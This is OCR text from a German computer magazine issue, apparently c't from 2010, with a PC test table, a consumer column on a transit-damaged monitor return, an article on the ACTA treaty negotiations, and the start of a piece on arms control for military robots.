| Reset-Taster / 230-V-Hauptschalter | n. v. / ✓ | | | |
| Elektrische Leistungsaufnahme¹ | | | | |
| Soft-Off (mit EUP Ready) / Standby / Leerlauf | 2,6 W (0,9 W) / 3,4 W / 74,7 W | | | |
| Volllast: CPU / CPU und Grafik | 163 W / 275 W | | | |
| Funktions-tests | | | | |
| ACPI S3 / Ruhezustand / ATA-Freeze Lock | ✓ / ✓ / ✓ | | | |
| Serial-ATA-Modus / NX / VT | IDE / ✓ / ✓ | | | |
| Wake on LAN Standby / S5 | ✓ / - | | | |
| USB: 5V in S5 / Wecken per Tastatur S3 (S5) | ✓ / ✓ (-) | | | |
| Booten USB-DVD-ROM / -Stick | ✓ / ✓ | | | |
| eSATA: Hotplug / Auswurfschubfunktion / Port-Multiplier (RAID) | ✓ / ✓ / ✓ (-) | | | |
| Linux-Kompatibilität | | | | |
| Sound-Treiber / LAN / VGA (3D) | snd-hda-intel / r8169 / nouveau (-) | | | |
| Chipsatz: SATA | ahci | | | |
| Zusatz-Chips: PATA / SATA | pata-jmicron / ahci | | | |
| Speedstep / TurboMode / Hibernate / ACPI S3 | ✓ / - / - / - | | | |
| Datentransfer-Messungen | | | | |
| Festplatte / eSATA: Lesen (Schreiben) | 135 (130) / 85 (61) MByte/s | | | |
| USB 2.0 / FireWire: Lesen (Schreiben) | 29,1 (29,1) / 34,7 (18,8) MByte/s | | | |
| LAN: Empfangen (Senden) | 117 (118) MByte/s | | | |
| USB 3.0: Lesen (Schreiben) | 150 (97) MByte/s | | | |
| Audio-Qualität und -Funktion | | | | |
| SPDIF Frequenzen out [kHz] | 44,1 / 48 / 96 | | | |
| analog Mehrkanalton (Art) / 2. Audiomodus | ✓ (7.1) / ✓ | | | |
| Mehrkanalton (Bit-Stream): HDMI / SPDIF | ✓ (✓) / ✓ (✓) | | | |
| Note: Wiedergabe / Aufnahme / Front | ⊕ / ○ / ⊕ | | | |
| Geräuschenwicklung | | | | |
| Leerlauf / Volllast (Note) | 0,2 Sone (⊕⊕) / 0,2 Sone (⊕⊕) | | | |
| Blu-ray / DVD-Brenner / Festplatte (Note) | 2,7 Sone (⊖⊖) / 0,4 Sone (⊕⊕) / 0,3 Sone (⊕⊕) | | | |
| Systemleistung | | | | |
| BAPCo SYSmark 2007 / Cinebench R11.5 / 3DMark Vantage (Performance) | 180 / 4,98 / 12777 | | | |
| Crysis / HawX / World in Conflict ² | 45 fps / 87 fps / 47 fps | | | |
| Bewertung | | | | |
| Systemleistung Office / Spiele / HD-Video | ⊕⊕ / ⊕⊕ / ⊕⊕ | | | |
| Systemaufbau | ○ | | | |
| Lieferumfang | | | | |
| Betriebssysteme / orig. Medium | Windows 7 Professional (64 Bit), Ubuntu (64 Bit) / ✓ | | | |
| Treiber-CDs / Handbuch | ✓ / Mainboard, Grafikkarte | | | |
| Preis (davon Betriebssystem) | 1.680 € (160 €) | | | |
| ¹ primärseitig gemessen, also inkl. Netzteil, Festplatte, DVD ² 1920 × 1080, hohe Qualität | | | | |
| ⊕⊕ sehr gut
✓ funktioniert | ⊕ gut
- funktioniert nicht | ○ zufriedenstellend
n. v. nicht vorhanden | ⊖ schlecht
n. v. nicht vorhanden | ⊖⊖ sehr schlecht |

Anzeige

Anzeige

Anzeige



Georg Schnurer

Versand riskant

Eine weisungsgemäße Rücksendung mit Folgen

Wer online einkauft, darf die Ware bei Nichtgefallen einfach zurückschicken. Hält er sich dabei an die Rücksendeanweisungen des Händlers, kann eigentlich nichts schiefgehen ... sollte man meinen.

Berthold J. aus Fröndenberg möchte sich Ende Juli 2010 eine besondere Freude machen: Der alte Monitor soll endlich einem zeitgemäßen Modell weichen. Aber es soll nicht irgend ein Flachbildschirm sein, sondern schon etwas Ordentliches. Seine Wahl fällt auf den S2402WH-GY von Eizo, einen 24-Zöller im 16:10-Format mit fünf Jahren Herstellergarantie. Ein attraktives Angebot findet Berthold J. bei Notebooksbilliger.de: Für gut 450 Euro inklusive Versandkosten wird der Bildschirm dort angeboten.

Die Bestellung ist schnell aufgegeben und kurze Zeit später

bringt der Paketdienst den neuen Monitor. Doch irgendwie kann sich Berthold J. nicht mit dem Display anfreunden. 61 cm Bildschirmdiagonale im 16:10-Format sind halt schon etwas raumgreifender als der alte 4:3 Monitor. So schreibt er am 8. August – innerhalb der gesetzlichen Widerrufsfrist von 14 Tagen – an Notebooksbilliger.de und widerruft den Kauf.

Zwei Tage später meldet sich der Versender und beschreibt penibel den Rücksendeprozess: Per E-Mail bekommt der Kunde eine Freeway-Marke (DHL-Routenaufkleber), welche selbst auszudrucken und aufs Paket zu

kleben sei. Und zum Thema Verpackung: „Bei Lieferungen, die Sie von uns ohne zusätzliche Umverpackung in der Originalverpackung erhalten, benötigen Sie beim Rückversand ebenfalls keine Umverpackung.“

Fein, denkt sich der Kunde, packt den Monitor wieder ordentlich ein und wartet auf die Freeway-Marke. Doch die bleibt aus. Nach fünf Tagen bringt Berthold J. das Paket kurzerhand selbst zur Post und legt die Rücksendekosten aus. Bei einem so teuren Gerät möchte er auf keinen Fall in irgendwelche Terminprobleme mit der Rücksendung laufen.

Transportgeschädigt

Am 19. August meldet sich Tatjana M. von Notebooksbilliger.de bei Berthold J.: „Nach einer Sichtprüfung mussten wir feststellen, dass der Monitor einige Schäden aufweist“, schreibt die Servicemitarbeiterin. Die Schäden seien auf eine nicht transportsichere Verpackung zurückzuführen. Den Transportschaden habe man gemeldet. DHL werde dem Kunden den defekten Monitor nun zurückbringen. Um die Schadensregulierung möge er sich doch bitte selbst bemühen.

Berthold J. protestiert: „Ich halte mich exakt an die Versandvorschriften und soll nun auf dem Schaden sitzen bleiben?“ Es entspannt sich ein munterer E-Mail-Wechsel, bis am 26. August Tatjana M. von Notebooksbilliger.de einen Schlussstrich zieht: „Die Versendung des Monitors in Originalverpackung konnte nur in dieser Art und Weise durch uns erfolgen, da wir das Risiko für jede Beschädigung während des Transports selbst tragen.“ Für den Rücktransport sei nun aber er als Kunde verantwortlich. Auf das Argument des Kunden, er habe sich doch haarklein an die Rücksendeanweisungen gehalten, ging die Dame aus der Abteilung „Clearing Logistic & Service“ nicht weiter ein. Hilfesuchend wandte sich Berthold J. deshalb an die c't-Redaktion.

Nachgefragt

Kann es wirklich sein, dass ein Versender seinen Kunden zunächst auffordert, Widerrufsware in bekanntermaßen nicht transportsicherer Verpackung zu versenden und sich dann im Schadensfall aus der Verantwortung stiehlt? Wir baten Ulrich Kaleta, „Direktor Marketing“ bei Notebooksbilliger.de, uns zu erklären, warum die Firma ihren Kunden ins Messer laufen ließ.

Ulrich Kaleta entschuldigte sich zunächst für den Ärger, den der Kunde mit seiner Rücklieferung gehabt hat. Der August sei ein sehr arbeitsreicher Monat gewesen, weshalb alle Servicemitarbeiter unter ungewöhnlich hohem Stress gestanden hätten. Daher habe es mit der Übermittlung der Rücksendemarke nicht wie sonst üblich innerhalb weniger Tage geklappt. Dass der Kunde nicht so lange habe war-

ten wollen, sei zwar verständlich, doch damit habe das Problem auch seinen Anfang genommen: Auf den Rücksendeetiketten von Notebooksbilliger.de sei ein Hinweis enthalten, dass die Pakete mit besonderer Sorgfalt zu behandeln seien. Zudem gebe es mit DHL eine Vereinbarung für den Transport sperriger Güter, zu der auch das 24"-Display gehöre. Da Berthold J. das Display aber selbst verschickt habe, gelte er als Auftraggeber und diese Regelung könne nicht greifen.

Selbstverständlich wolle man den Kunden nicht hängen lassen, versicherte Kaleta. Der Fall sei in der Zwischenzeit weiterbearbeitet worden. Man habe dem Kunden bereits ein neues Rücksendeetikett zugeschickt, mit dem er das defekte Display zurückschicken könne. Sobald es Gerät eingetroffen sei, werde man den Kaufpreis erstatten.

Zum Schluss bedauerte der Marketing-Direktor noch einmal

**VOR
SICHT
KUNDE!**

ausdrücklich, dass in diesem Fall zu Irritationen beim Kunden gekommen sei. Um ähnliche Fälle in Zukunft auszuschließen, werde man den Text der Rücksendeleitung überarbeiten. So werde man künftig explizit darauf hinweisen, dass in Originalverpackung angelieferte Geräte unbedingt mit dem Rücksendeetikett von Notebooksbilliger.de versendet werden müssen, um Haftungs-

probleme bei Transportschäden bei der Rücksendung zu vermeiden.

Haftungsfragen


Bei der Rücksendung gerade von sperrigen Produkten steht der Kunde tatsächlich vor einem Problem: Passende, nach den Richtlinien der Paketdienste „transportsichere“ Verpackungen, lassen sich in der Regel kaum auftreiben. Wer ein Gerät deshalb aus-

schließlich im Originalkarton selbst zurückschickt, läuft Gefahr, auf transportbedingten Schäden sitzen zu bleiben. Der Rücktransport erfolgt nämlich tatsächlich auf Risiko des Kunden.

Nur wenn der Versandhändler explizit einen Rücktransport ohne Umverpackung vorgibt, muss er auch für eventuelle Transportschäden einstehen. Um Ärger zu vermeiden, ist es deshalb unbedingt sinnvoll, für den Rücktransport die Rücksendemarken des Händlers zu verwenden, sofern es eine solche gibt. So ist nämlich der Händler

Auftraggeber des Transports und muss sich im Falle eines Schadens selbst mit dem Paketdienst auseinandersetzen.

Stellt der Händler keine Rücksendemarke zur Verfügung, sollte man sich die Art der Verpackung für die Rücklieferung explizit nennen lassen. Zudem empfiehlt sich stets ein versicherter und nachweisbarer Versand. Um später auch die Rücksendekosten vom Händler zurückverlangen zu können, sollte man die Quittung und den Einsendebeleg sorgfältig aufbewahren. (gs)



Autsch! Das DHL-Foto zeigt die Folgen unsanfter Handhabung und unzureichender Verpackung. Den Schaden hat nun der Kunde. **ct**

Anzeige



Monika Ermert, Holger Bleich

Verschärfte Regeln

Das Anti-Piraterieabkommen ACTA soll Urheberrecht und Patente stärken – zu Lasten der Bürger?

ACTA: Dieses Akronym steht bei BürgerrechtlerInnen für die Zementierung von harten Regelungen zum Schutz geistigen Eigentums. Im Laufe der Verhandlungen verloren die Vertragsentwürfe zwar an Schärfe. Doch auch der aktuelle Stand hat es noch in sich. Eine Verabschiedung des Abkommens könnte noch in diesem Jahr erfolgen.

Sie wollten unter Ausschluss der Öffentlichkeit Fakten schaffen: Als sich die Vertreter der Industrienationen 2008 zum ersten Mal trafen, war selbst der Ort streng geheim. Schriftstücke trugen Vermerke wie „intern“ oder „vertraulich“, wurden von der US-Regierung sogar als Staatsgeheimnis deklariert.

Dabei ging es bei den Verhandlungen um etwas, was jeden Bürger direkt oder indirekt betrifft. Mit einem neuen Abkommen, dem Anti-Counterfeiting Trade Agreement (ACTA), wollen die teilnehmenden Staaten unterbinden, dass billige Imitationen von Markenpro-

dukten den Markt überschwemmen. Außerdem sagen sie Patentverletzungen und der sogenannten Internet-Piraterie auch auf internationaler Ebene den Kampf an.

Dass die geheimen Treffen in vielen Hotel-Hinterzimmern dieser Welt schließlich doch öffentlich wurden, ist dem Einsatz von Bürgerrechtsbündnissen und nicht zuletzt dem Web als Verbreitungs- und Diskussionsmedium zu verdanken. Auf das „Staatsgeheimnis“, nämlich die ersten Entwürfe des ACTA-Abkommens, hatten schlicht zu viele Gruppen Zugriff, um es unter der Decke hal-

ten zu können. Dazu gehörten etwa die zu Stellungnahmen aufgeforderten Unternehmen und eine Reihe von Nichtregierungsorganisationen (NGO).

Insbesondere die US-amerikanische NGO „Knowledge Ecology International“ und das europäische Aktionsbündnis „La Quadrature du Net“ verschafften nach und nach Journalisten und Urheberrechtsexperten Zugang zu einzelnen Teilen der ACTA-Entwürfe. Im Frühjahr 2010 schließlich gelang es ihnen, an die damals aktuelle Version des Vertragsentwurfs zu kommen und diese komplett über das Internet zu verbreiten – neudeutsch: zu „leaken“.

Verschluss geöffnet

Erstmals konnten kritische Experten in Gänze sehen, was bislang hinter verschlossenen Türen verhandelt worden war: Ein umfassendes Abkommen zur Durchsetzung geistiger Eigentumsrechte – von den Urheber- und davon abgeleiteten Nutzungsrechten, über das Marken- und Patentrecht, Gebrauchsmuster- und Geschacksmusterschutz, Schutz geografischer Herkunftsbezeichnungen bis hin zum Schutz von Halbleiterkonstruktionen.

Das Papier zeigt außerdem deutlich, welche InteressenSchwerpunkte die Vertreter einzelner Nationen mit in die Verhandlungen bringen. Die USA beispielsweise haben insbe-

sondere die Rechte der Musik- und Unterhaltungsindustrie auf der Agenda. Die EU möchte alle Unternehmeransprüche, also auch die Marken- und Patentrechte der Industrie, vom Handtaschenhersteller über das Pharmaunternehmen bis zum Chipentwickler, grenzüberschreitend besser geschützt sehen.

ACTA enthält nach dem aktuellen Stand vom 25. August 2010 jeweils eigene Kapitel für zivilrechtliche, strafrechtliche und an den Landesgrenzen zum Einsatz kommende Maßnahmen. Zivilrechtlich sollen Produktpiraten, Patentverletzter oder Raubkopierer durch rasche einstweilige Verfügungen am Export, Import oder Transit durch ein Land gehindert und mit abschreckenden Schadensersatzforderungen überzogen werden können. Auch Dritte, also Transporteure von Gütern oder Daten, sollen dank ACTA als Adressaten einstweiliger Verfügungen ins Visier kommen.

Der Vertragsentwurf sieht Grenzbeschlagnahmungen und strafrechtliche Maßnahmen bis hin zu Gefängnisstrafen für Verletzungen des Urheberrechts im gewerblichen Ausmaß vor. Wie eine „gewerbliche Aktivität“ definiert werden soll, darüber sind sich die Verhandlungsteilnehmer bis heute noch nicht einig und werden es wohl auch nicht abschließend klären.

Zivile Strafverfolgung

Für den meisten Zündstoff sorgte bislang stets das Internet-Kapitel in den ACTA-Vertragsentwürfen. Den frühen Vorschlägen war anzumerken, dass hier die US-Vertreter federführend gewirkt hatten. Die Vertragspartner sollten sich verpflichten, mehr als bisher die Privatwirtschaft in die Verantwortung zu nehmen. Insbesondere die Internet-Zugangsanbieter sollten sich nicht mehr auf ihre Position als neutrale Durchleiter von Daten zurückziehen können. Das Stichwort lautet „Provider-Haftung“. Betroffen wären allerdings nicht nur die Zugangsanbieter gewesen, sondern auch deren Kunden, also alle Netznutzer.

Mit ACTA sollten nämlich die Provider in den Unterzeichnerländern verpflichtet werden, aktiv etwa nach illegalen Tauschbörsen-Uploads zu fahnden. Nur damit, so die US-amerikanische Forderung, könnten sie der Haftung für Urheberrechtsverstöße entgehen. Wie diese Inhaltskontrolle vonstatten gehen sollte, blieb unklar.

Nach dem jüngst in Frankreich Gesetz gewordenen Prinzip der „abgestuften Erwidern“ auf wiederholte Urheberrechtsverstöße sollten die Provider ihre Kunden außerdem selbst sanktionieren. Eine Bestrafung der Kunden hätte laut einer Fußnote in den frühen ACTA-Entwürfen nach der „Three-Strikes-Methode“ ablaufen können: Nach drei Verstößen bekommt dieser Regelung zufolge der Provider-Kunde seinen Netzzugang entzogen.

Genau diese geplanten Maßnahmen waren es, die die Bürgerrechtsorganisationen hellhörig werden ließen. Wäre nicht durchgesickert, dass das Internet-Kapitel in den

Als sich die ACTA-Unterhändler am 28. Juni 2010 in Luzern trafen, waren die Gegner schon da.



Bild: La Quadrature du Net

Entwürfen derlei einschneidende Regelungen vorsah – vielleicht wäre ACTA nach wie vor eine von der Öffentlichkeit abgeschottete Geheimveranstaltung.

Rückzugsgefecht

Unter anderem dem Druck der NGOs dürfte es zu verdanken sein, dass im laufenden Jahr 2010 die Passagen im Internet-Kapitel peu à peu an Schärfe verloren. Aus der im April dieses Jahres offiziell veröffentlichten ACTA-Version war der Verweis auf das Three-Strikes-Modell bereits getilgt. Im jüngsten Entwurf vom 25. August ist nun der gesamte Abschnitt zur Provider-Haftung verschwunden.

EU-Handelskommissar Karel de Gucht stellte jüngst im Innenausschuss des EU-Par-

laments klar, dass es in ACTA keine Verpflichtung für Internet-Sperren nach einem „Three Strikes-Prinzip“ geben werde. Entsprechende Regelungen seien Sache der nationalen Gesetzgebung. Laut de Gucht ziele ACTA ohnehin nicht auf die „Belästigung des einzelnen Bürgers“.

Dem gegenüber stehen allerdings Passagen im jüngsten Entwurfstext, in denen als zu ahndende Verstöße beispielhaft „illegales Filesharing“ und „illegales Streaming“ genannt sind. Zwar soll es laut einem ACTA-Vorschlag der EU, dem die Partner noch nicht zugestimmt haben, nur um Verstöße von kommerziellem Ausmaß gehen, also um solche „die im Zusammenhang mit einer kommerziellen Tätigkeit zum direkten oder indirekten Nutzen“ begangen werden. Eine von

CONSOLIDATED TEXT
REFLECTS CHANGES MADE DURING THE AUGUST 2010 DC ROUND
This Document Contains Foreign Government Information to be treated as
U.S. CONFIDENTIAL MODIFIED HANDLING AUTHORIZED*
CONFIDENTIAL

Consolidated Text

Anti-Counterfeiting Trade Agreement

Informal Predecisional/Deliberative Draft:
 25 August 2010

Trotz des Hinweises „confidential“ war der ACTA-Entwurf vom 25. August 2010 wenige Tage später im Web zu finden.

Australien unterstützte Zusatzklausel der EU schlägt aber vor, es ins Ermessen der ACTA-Unterzeichner zu stellen, ob sie Endnutzer von einer Verfolgung ausschließen.

Falls die im jüngsten Entwurf vorhandene Regelung zu Schadenersatzansprüchen bleibt, drohen deutschen Bürgern wesentlich höhere Kostenrisiken. Die in den USA üblichen Berechnungen von Schadenersatzforderungen auf der Basis festgelegter Regelsätze (je nach Verstoß zwischen 750 und 150 000 US-Dollar) oder auf Vorschlag des Rechteinhabers selbst wird laut einer Analyse von Knowledge Ecology International (KEI) zu einer Erhöhung von Schadenersatzsummen führen. Ausnahmen, die im US-Recht aktuell greifen, warnte KEI, seien in ACTA nicht enthalten. Wer dann etwa unbedarf einen MP3-Player kaufe, dessen Chips das geistige Eigentum eines Dritten verletzen, bliebe laut der KEI-Analyse nicht mehr automatisch verschont von Schadenersatzforderungen.

Der kanadische Rechtsprofessor und ACTA-Experte Michael Geist warnte überdies vor Regeln zum Umgehungsschutz, die über geltende Abkommen der Weltorganisation für Geistiges Eigentum (WIPO) hinausgehen. Alle ACTA-Partner müssten künftig entsprechend dem US-Vorschlag zwingend gegen die Umgehung von Kopierschutz und auch das Verbreiten und Bewerben entsprechender Technik vorgehen, analysierte Geist. Setzen sich die USA in diesem Bereich durch, würde selbst das In-Verkehr-Bringen der potenziell zum Knacken von Kopierschutz genutzten Technologie ausreichen. Eine Urheberrechtsverletzung wäre keine Voraussetzung für eine Verfolgung.

Können oder Sollen

Insbesondere die Zugangsanbieter schauten mit Argwohn nach Tokio, wo am 23. September die elfte ACTA-Verhandlungs runde startete-



Der ACTA-Experte Professor Michael Geist warnt vor Verschärfungen beim Schutz gegen Kopierschutz-Umgehung.

Einseitiges Abkommen

Axel Metzger ist Professor für Geistiges Eigentum und Informationstechnologierecht an der Universität Hannover und Mitautor des ACTA Blogs (iri-blog.info), auf dem alle bisher verfügbaren Dokumente zu ACTA gesammelt sind. Wir baten Professor Metzger um eine Analyse des gegenwärtigen ACTA-Verhandlungsstands.



Glaubt man den letzten Verlautbarungen der Europäischen Kommission, so kommen die Verhandlungen über ACTA noch in diesem Jahr zum Abschluss. Der Zeitplan klingt ambitioniert. Da sich die Verhandlungspartner seit der Veröffentlichung des offiziellen Entwurfs im April aber bereits zu drei weiteren Verhandlungs runden getroffen haben, ist eine Einigung zum Jahresende nicht unrealistisch.

Offenbar steht man unter erheblichem Eingangsdruck, auch weil die Kritik seitens der nichtbeteiligten Staaten der südlichen Hemisphäre und von Nichtregierungsorganisationen zugenommen hat. Der zuletzt an die Öffentlichkeit gedrungene Verhandlungsentwurf vom 25. August 2010 zeigt, dass man sich bei den meisten Streitfragen mittlerweile einer Lösung annähert.

Bei einigen Aspekten hat man sich der Sache nach geeinigt und feilt noch an Detailfragen. Andere Problemfelder – wie die Haftungsprivilegierung für Internet Service Provider – wurden schlicht gestrichen. Durchaus denkbar also, dass sich die letzten Nebel bis zum Jahresende lichten. Der Scha-

den, den ACTA anrichten wird, wenn der Vertrag zum Jahresende tatsächlich verabschiedet werden sollte, zeichnet sich bereits jetzt deutlich ab.

Beschädigung von WIPO und WTO

ACTA wird die weiteren Verhandlungen über den künftigen Interessenausgleich beim geistigen Eigentum im Rahmen von WIPO und WTO zusätzlich erschweren. Die beiden Organisationen waren in den vergangenen Jahrzehnten die maßgeblichen Foren für die internationale Rechtsetzung im Urheber-, Marken- und Patentrecht. Mittlerweile sind auch zahlreiche Entwicklungsländer und Schwellenländer beigetreten. Sie und die ebenfalls präsenten Nichtregierungsorganisationen solidarisieren sich zunehmend und verhindern eine weitere Verschärfung der WIPO-Verträge und des TRIPS-Abkommens.

Entwicklungs- und Schwellenländer haben oft kein Interesse an einer Verschärfung der Regeln des geistigen Eigentums, sondern wünschen einen kostengünstigen Zugang zu Medikamenten, Technologien und Medieninhalten. Dem stehen die Interessen der zumeist in der nördlichen Hemisphäre beheimateten Rechteinhaber entgegen, denen an einer Stärkung ihrer Schutzrechte gelegen ist. Dieser Interessenkonflikt hat zu einer weitgehenden Lähmung der Verhandlung im Rahmen von WIPO und WTO seit Mitte der 1990er Jahre geführt.

Die Reaktion der USA und anderer Industriestaaten spricht für sich. Man verhandelt zwar weiter unter dem Dach der WIPO, hat aber parallel das Instrument des bilateralen Ab-

kommen wiederentdeckt. Insbesondere die USA haben seit den 1990er Jahren ein dichtes Netz bilateraler Freihandelsabkommen ausgehandelt, welche umfangreiche Kapitel zum Recht des geistigen Eigentums enthalten. Die klare Tendenz dieser Abkommen ist es, den Rechtsschutz weiter hochzuschrauben, ohne verbindliche Vorgaben für die Nutzerinteressen festzuschreiben.

ACTA bringt nun eine weitere Verschärfung dieses Politikansatzes. Man verhandelt geheim und unter weitgehendem Ausschluss der Entwicklungsländer und Schwellenländer. Nach Abschluss der Verhandlungen will man dafür werben, dass sich auch andere Staaten dem Abkommen anschließen. Diese werden aber keinen Einfluss auf den Vertragstext haben. Die Vorgehensweise ist ein deutlicher Affront. Sie wird eine entsprechende Reaktion der ausgeschlossenen Staaten hervorrufen.

Blind für die Nutzer

Inhaltlich ist ACTA weniger revolutionär, als es die Diskussion der letzten Monate vermuten lässt. Bei den meisten Vorschriften handelt es sich um Vorschriften, die in ähnlicher Form bereits im TRIPS-Abkommen von 1994, in der Europäischen Durchsetzungsrichtlinie aus dem Jahr 2004 (2004/48) und dem US-koreanischen Freihandelsabkommen KORUS aus dem Jahr 2007 zu finden waren.

Es ist die Einseitigkeit des Abkommens, die beim Lesen erschreckt. Außerhalb der engen Zirkel der Regierungsvertreter und Lobbygruppen besteht heute weitgehender Konsens darüber, dass das Recht des geisti-

te. Der schwedische Provider Telia Sonera verwies besorgt auf die noch erhaltene Passage des jüngsten ACTA-Entwurfs, die die Vertragsparteien auffordert, „Anstrengungen zu unternehmen, um die Zusammenarbeit innerhalb der Wirtschaft zu stärken, effektiv gegen Urheberrechtsverletzungen vorzugehen“.

Als Soll-Bestimmung wäre so etwas aus deutscher Sicht nicht denkbar, hieß es dazu aus dem Bundesjustizministerium. Ob aber der Kompromiss, solche Regeln den ACTA-Staaten selbst zu überlassen, vor privaten Copyright-Cops in der Zukunft schützt, ist fraglich. Der deutsche IT-Verband BITKOM appellierte Ende September noch einmal, Provider dürften nicht „zu Sheriffs und Vollzugsorganen“ gemacht werden. Beim Provider-Verband eco fürchtet man nach wie vor, dass die bereits beiderdigten Regelungen zur eingeschränkten Provider-Haftung in letzter Minute wieder auferstehen könnten.

Auch während der Tokio-Verhandlungen Ende September haben sich die Unterhänd-

ler wieder eingegelt. Einer der großen Stolpersteine für ACTA ist der Streit darum, ob der Vertrag als Rundumschlag zum geistigen Eigentum gesehen werden oder lediglich in den einzelnen Kapiteln spezifische Rechte verankern soll. Die EU macht sich nach wie vor für die große Lösung stark.

Insbesondere die europäische Spezialität der geografischen Herkunftsbezeichnungen – von Parmesan bis Champagner – wollen die USA, die Australier, Neuseeländer oder Japaner nicht aufnehmen. In den USA gelten diese Begriffe als Allgemeinbegriffe. In Brüssel polterte Kommissar de Gucht, Champagner müsse ebenso geschützt sein wie Coca Cola. Vielleicht werde in dieser Frage am Ende keiner nachgeben und eine weitere schwammige Kompromisslösung gefunden, mutmaßte unmittelbar vor den Verhandlungen KEL-Direktor James Love im Fachblatt Intellectual Property Watch.

Love verwies auf den gestiegenen Druck, das umkämpfte Abkommen endlich abzu-

schließen. Die Wahlen zum US-Kongress im November 2010 seien ein wichtiges Motiv für die neuerliche Eile. Zum Ende der Bush-Regierung hatten die US-amerikanischen Unterhändler ebenfalls bereits die Verabschiedung des ACTA-Vertragswerks in Aussicht gestellt. Das war immerhin vor über zwei Jahren.

In Tokio zumindest kamen die Verhandlungen Anfang Oktober wieder nicht zum Abschluss. Erneut konnten sich die USA und die EU nicht auf Regelungen zum Schutz der Herkunftsbezeichnungen einigen. Bis zum Redaktionsschluss dieser c't-Ausgabe war der neue Vertragsentwurf noch nicht an die Öffentlichkeit gelangt. Die ACTA-Partner versprachen aber, ihn selbst zur Diskussion stellen zu wollen.

Gegenüber c't versicherte das Bundesjustizministerium außerdem: „Die Verhandlungspartner werden den Text von ACTA veröffentlichen, bevor sie eine Entscheidung über eine Zeichnung treffen.“ (hob)

gen Eigentums für einen Ausgleich der widerstreitenden legitimen Interessen der Kreativen, der Medien- und Technologieunternehmen und der Nutzer sorgen soll.

Rechtsschutz und Zugang sind gleichermaßen legitime gesellschaftliche Interessen. ACTA ist hier auf einem Auge blind. Solange das internationale Recht des geistigen Eigentums die Interessen der Nutzer einseitig ausblendet, wird es mit den Akzeptanzproblemen zu kämpfen haben, die man gegenwärtig beobachten kann.

Punktuelle Verschärfungen in Europa

ACTA wird zum Export der strengen Durchsetzungsregeln der nördlichen Staaten führen, und zwar gerade dann, wenn es den ACTA-Staaten gelingen sollte, eine größere Zahl von Entwicklungs- und Schwellenländern zur Unterschrift zu bewegen. Für Europa ergeben sich dagegen nur in einzel-

nen Fragen Verschärfungen der gegenwärtigen Rechtslage.

So könnten künftig Internet-Provider auch dann mit Unterlassungsklagen überzogen werden, wenn sie selbst für die Verletzung von Schutzrechten nicht verantwortlich sind (Art. 2.X der Fassung vom 25. 08. 2010). Die Formulierung weicht hier zu Lasten der Provider von der maßgeblichen Regel in Art. 12 Abs. 3 der E-Commerce-Richtlinie 2000/31 ab. Kritisch zu bewerten sind auch die schwammigen Formulierungen zur Bemessung des Schadensersatzes in Art. 2.2 Abs. 1. Die Vorschrift schreibt die Einbeziehung einer Reihe von Faktoren vor, die im Wesentlichen der Rechteinhaber spezifizieren kann, etwa den nicht näher erläuterten „Wert“ des verletzten Schutzrechts.

Ein weiterer kritischer Punkt betrifft die fehlenden Rechtsschutzmöglichkeiten bei einstweiligen Maßnahmen in Art. 2.5. Diese können, wie bereits im TRIPS-Abkommen,

auch ohne Anhörung des Beteiligten angeordnet werden. Anders als nach dem TRIPS-Abkommen und der Durchsetzungsrichtlinie muss jedoch auch später kein rechtliches Gehör gewährt werden. Die Liste ließe sich fortsetzen. Demonstrieren soll sie eines: ACTA wird die Rechtsdurchsetzung in Europa nicht revolutionieren. In Einzelfragen dürfte es aber zu einem spürbaren Boden gewinn für die Rechteinhaber kommen.

Last Exit Straßburg

Sollten sich die Verhandlungspartner Ende des Jahres auf einen Vertragstext einigen, so wird dieser nicht automatisch geltendes Recht in Europa und Deutschland. Gemäß Art. 6.2 tritt der Vertrag erst nach der Ratifikation durch sechs Vertragsstaaten in Kraft. Zudem ist die Europäische Union völkerrechtlich erst gebunden, wenn sie selbst den Vertrag ratifiziert hat. Ob es hierzu kommt, ist gegenwärtig noch offen.

Der EU-Reformvertrag von Lissabon hat die Mitentscheidungsbefugnisse des Europäischen Parlaments bei internationalen Handelsabkommen deutlich gestärkt. Die Vorschriften der Art. 207 und 218 des Vertrags über die Arbeitsweise der Europäischen Union sind – trotz ihres missverständlichen Wortlauts – im Ergebnis so zu verstehen, dass der Abschluss völkerrechtlicher Verträge auf dem Gebiet der gemeinsamen Handelspolitik die Zustimmung des Parlaments voraussetzt. Und hier regt sich bereits erheblicher Widerstand.

Bollwerk Europa-Parlament:
Seine neuen Mitentscheidungsbefugnisse könnten ACTA noch zu Fall bringen.



Hans-Arthur Marsiske

Die Maschinen entwaffnen

Rüstungskontrolle für Militärroboter gefordert

Mehrere hundert Menschen sind schon durch Drohnenangriffe ums Leben gekommen – und die USA weiten die Einsätze ihrer Flugroboter drastisch aus. Der nächste Schritt sind völlig autonom agierende Roboter, die selbst Ziele auswählen und töten können. Gegen diese Entwicklung tritt das „International Committee for Robot Arms Control“ (ICRAC) an.

Autonome bewaffnete Roboter sollen verboten, ferngesteuerte in ihrer Leistungsfähigkeit begrenzt werden. Diese Forderung steht im Zentrum einer Erklärung, die am Ende des dreitägigen ICRAC-Workshops „Arms Control for Robots“ in Berlin von der Mehrheit der Teilnehmer verabschiedet wurde. Vorausgegangen waren intensive Diskussionen, in denen die Problematik der zunehmenden Automatisierung der Kriegsführung von verschiedenen Seiten beleuchtet wurde.

Engeladen zum Workshop hatte das „International Committee for Robot Arms Control“ (ICRAC). Ein Jahr zuvor, im September 2009, war es von Jürgen Altmann (Technische Universität Dortmund), Peter Asaro (New School University New York), Noel Sharkey (University of Sheffield) und Rob Sparrow (Monash University, Australien) gegründet worden. Die vier Wissenschaftler hatten in ihren Publikationen unabhängig voneinander Bedenken angesichts der technologischen Entwicklung formuliert. Das brachte sie in engeren Kontakt und führte schließlich zur Etablierung des Komitees. Dessen Ziel ist es zunächst, eine internationale Diskussion über Maßnahmen zur Rüstungskontrolle für Militärroboter in Gang zu bringen.

